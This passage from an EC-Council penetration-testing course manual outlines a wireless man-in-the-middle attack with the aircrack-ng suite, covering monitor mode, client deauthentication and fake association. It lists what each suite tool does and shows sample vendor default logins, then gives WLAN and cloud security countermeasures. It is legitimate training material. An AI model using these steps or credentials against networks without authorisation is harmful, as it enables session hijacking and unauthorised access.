to step in and hijack the sessions.

Try to interrupt the communication between two target clients and initiate a connection with each of them, acting as the other. Finally, attempt to relay messages between the users by disguising and making them believe as if they are talking to each other directly.

You may use aircrack-ng to attempt MITM attack. aircrack-ng is a network software suite consisting of a detector, packet sniffer, WEP, and WPA/WPA2-PSK cracker and analysis tool for 802.11 wireless networks. It may be used to perform man-in-the-middle attack on Wireless networks. Follow the steps given below to perform the MITM attack on WLANs using aircrack-ng:

- **Step 1**: Run airmon-ng in monitor mode
- **Step 2**: Start airodump-ng to discover SSIDs on the interface

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure L.120: Screenshot of airmon-ng and airodump-ng

- **Step 3**: De-authenticate (deauth) the client using aireplay-ng





Figure L.121: Screenshot of aireplay-ng deauthenticating client


- **Step 4**: Associate your wireless card (fake association) with the AP you are accessing with aireplay-ng



Figure L.122: Screenshot showing association of wireless card with AP using aireplay-ng

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Additional Wireless Penetration Testing Tools

Wireless penetration testing tools help you to evaluate the information security measures implemented in the target wireless network. These tools help the tester to identify design weaknesses, technical flaws, and vulnerabilities in the wireless networks. You may use some of the popular tools, such as Aircrack-ng suite, Kismet, AirMagnet Wi-Fi Analyzer, AirDefense, etc. to perform wireless penetration testing.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


- **Aircrack-ng Suite**

  Source: *https://www.aircrack-ng.org*

  Aircrack-ng is a network software suite consisting of a detector, packet sniffer, WEP, and WPA/WPA2-PSK cracker and analysis tool for 802.11 wireless networks. This program runs under Linux and Windows operating systems.

  - **Airbase-ng**: Captures WPA/WPA2 handshake and may act as an ad-hoc AP.
  - **Aircrack-ng**: De facto WEP and WPA/WPA2-PSK cracking tool.
  - **Airdecap-ng**: Decrypt WEP/WPA/WPA2 and may be used to strip the wireless headers from Wi-Fi packets.
  - **Airdecloak-ng**: Removes WEP cloaking from a pcap file.
  - **Airdriver-ng**: Provides status information about the wireless drivers on your system.
  - **Airdrop-ng**: This program is used for targeted, rule-based deauthentication of users.
  - **Aireplay-ng**: Used for traffic generation, fake authentication, packet replay, and ARP request injection.
  - **Airgraph-ng**: Creates a client-to-AP relationship and common probe graph from airodump file.
  - **Airodump-ng**: Used to capture packets of raw 802.11 frames and collect WEP IVs.
  - **Airolib-ng**: Stores and manages ESSID and password lists used in WPA/WPA2 cracking.
  - **Airserv-ng**: Allows multiple programs to independently use a Wi-Fi card via a client-server TCP connection.
  - **Airmon-ng**: Used to enable monitor mode on wireless interfaces from managed mode and vice versa.
  - **Airtun-ng**: Injects frames into a WPA TKIP network with QoS, and may recover MIC key and keystream from Wi-Fi traffic.
  - **Easside-ng**: Allows you to communicate via a WEP-encrypted AP (AP) without knowing the WEP key.
  - **Packetforge-ng**: Used to create encrypted packets that may subsequently be used for injection.
  - **Tkiptun-ng**: Creates a virtual tunnel interface to monitor encrypted traffic and inject arbitrary traffic into a network.
  - **Wesside-ng**: Incorporates a number of techniques to seamlessly obtain a WEP key in minutes.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Create a Direct Connection to the Wireless Access Point

In most cases, the user does not change the default administrator account for the wireless AP. If the AP brand is known upon physical inspection, search for the default administrator credentials. Now, attempt to login using those default credentials.

Russell Rockefeller

Default Logins and Passwords for Networked Devices

http://www.governmentsecurity.org/__/articles/default-logins-and-passwords-for-networked-devices.html

Manufacturer	Model	OS Version	Login	Password
3Com	–	1.25	root	letmein
3Com	Super Stack 2 Switch	Any	manager	manager
3Com	AccessBuilder® 7000 BRI	Any	–	–

Figure L.123: Screenshot showing default credentials for networked devices

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

WLAN Security Countermeasures and Recommendations

WLAN Security Countermeasures and Recommendations
Change the default **SSI**
Set the router access password and enable firewall protection
Use **SSID cloaking** to keep certain default wireless messages from broadcasting the ID to everyone
Do not use the SSID, company name, network name, or any **easy to guess** string in passphrases
Place a **firewall or packet filter** in between the AP and the corporate Intranet
Limit the **strength of the wireless network** so that it cannot be detected outside the organization
Regularly check the wireless devices for configuration or setup problems
Implement a different technique for **encrypting traffic**, such as IPSEC over wireless
Disable the remote router login and administration

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

WLAN Security Countermeasures and Recommendations (Cont'd)

Regularly change the **passphrases**
Choose Wi-Fi Protected Access (WPA) instead of WEP
Implement **WPA2 Enterprise** wherever possible
Disable the **network** when not required
Place wireless access points in a **secured location**
Keep the drivers **updated** on all wireless equipment
Use a centralized server for **authentication**
Detect **unauthorized**/**Rogue**/**open** access points and disable it
Use more **secured wireless encryption standards**
Use **strong encryption passphrase**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

WLAN Security Countermeasures and Recommendations

WLAN has been grabbing most attention these days for two reasons—one is due to its low-cost, inherent convenience nature and the other is its security vulnerabilities that are leading to insecure data flow over the network. Although WLAN being widely used through its 'connect anywhere at any time' feature, most of the users are still in a confusion regarding its security. Hence it is important to identify the WLAN security challenges, analyze its security risks and

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

implement necessary countermeasures for ensuring the privacy and integrity of the information over the wireless network.

To defend against various WLAN attacks, follow the countermeasures given below:

- Change the default SSI
- Set the router access password and enable firewall protection
- Use SSID cloaking to keep certain default wireless messages from broadcasting the ID to everyone
- Do not use the SSID, organization name, network name, or any easy-to-guess string in passphrases
- Place a firewall or packet filter in between the AP and the corporate Intranet
- Limit the strength of the wireless network so that it cannot be detected outside the organization
- Regularly check the wireless devices for configuration or setup problems
- Implement a different technique for encrypting traffic, such as IPSEC over wireless
- Disable the remote router login and administration
- Regularly change the passphrases
- Choose Wi-Fi Protected Access (WPA) instead of WEP
- Implement WPA2 Enterprise wherever possible
- Disable the network when not required
- Place wireless APs in a secured location
- Keep the drivers updated on all wireless equipment
- Use a centralized server for authentication
- Detect unauthorized/Rogue/open APs and disabling it
- Use of more secured wireless encryption standards
- Use of strong encryption passphrase

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Penetration Testing

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Security Countermeasures and Recommendations

Cloud Security Countermeasures and Recommendations
Enforce **data protection**, **backup**, and **retention** mechanisms
Enforce **SLAs** for patching and vulnerability remediation
Vendors should regularly undergo **AICPA SAS 70 Type II audits**
Verify one's own cloud in **public domain blacklists**
Enforce **legal contracts** in employee behavior policy
Prohibit **user credentials sharing** among users, applications, and services
Implement strong **authentication**, **authorization** and **auditing** mechanisms
Check for **data protection** at both design and runtime
Implement **strong key generation**, storage and management, and destruction practices
Monitor the **client's traffic** for any malicious activities
Prevent unauthorized server access using **security checkpoints**
Disclose applicable **logs** and **data** to customers

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Security Countermeasures and Recommendations (Cont'd)

- Analyze **cloud provider security policies** and SLAs
- Assess security of **cloud APIs** and also log customer **network traffic**
- Ensure that the cloud undergoes regular **security checks and updates**
- Ensure that physical security is a **24 x 7 x 365** affair
- Enforce **security standards** in installation/ configuration
- Ensure that the memory, storage, and network access are **isolated**
- Leverage strong **two-factor authentication** techniques where possible
- Baseline **security breach notification** process
- Analyze **API dependency chain software** modules
- Enforce stringent **registration and validation process**
- Perform vulnerability and configuration **risk assessment**
- Disclose infrastructure information, **security patching**, and firewall details

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Security Countermeasures and Recommendations (Cont'd)

- Enforce stringent **cloud security compliance**, **SCM** (Software Configuration Management), and **management practice transparency**
- Employ security devices such as IDS, IPS, firewall, etc. to guard and stop **unauthorized access** to the data stored in the cloud
- Enforce strict **supply chain** management and conduct a comprehensive supplier assessment
- Enforce stringent **security policies and procedures** like access control policy, information security management policy and contract policy
- Ensure **infrastructure security** through proper management and monitoring , availability, secure VM separation and service assurance
- Use **VPNs** to secure the clients' data, and ensure that data is **completely deleted** from the main servers along with its replicas when requested for data disposal
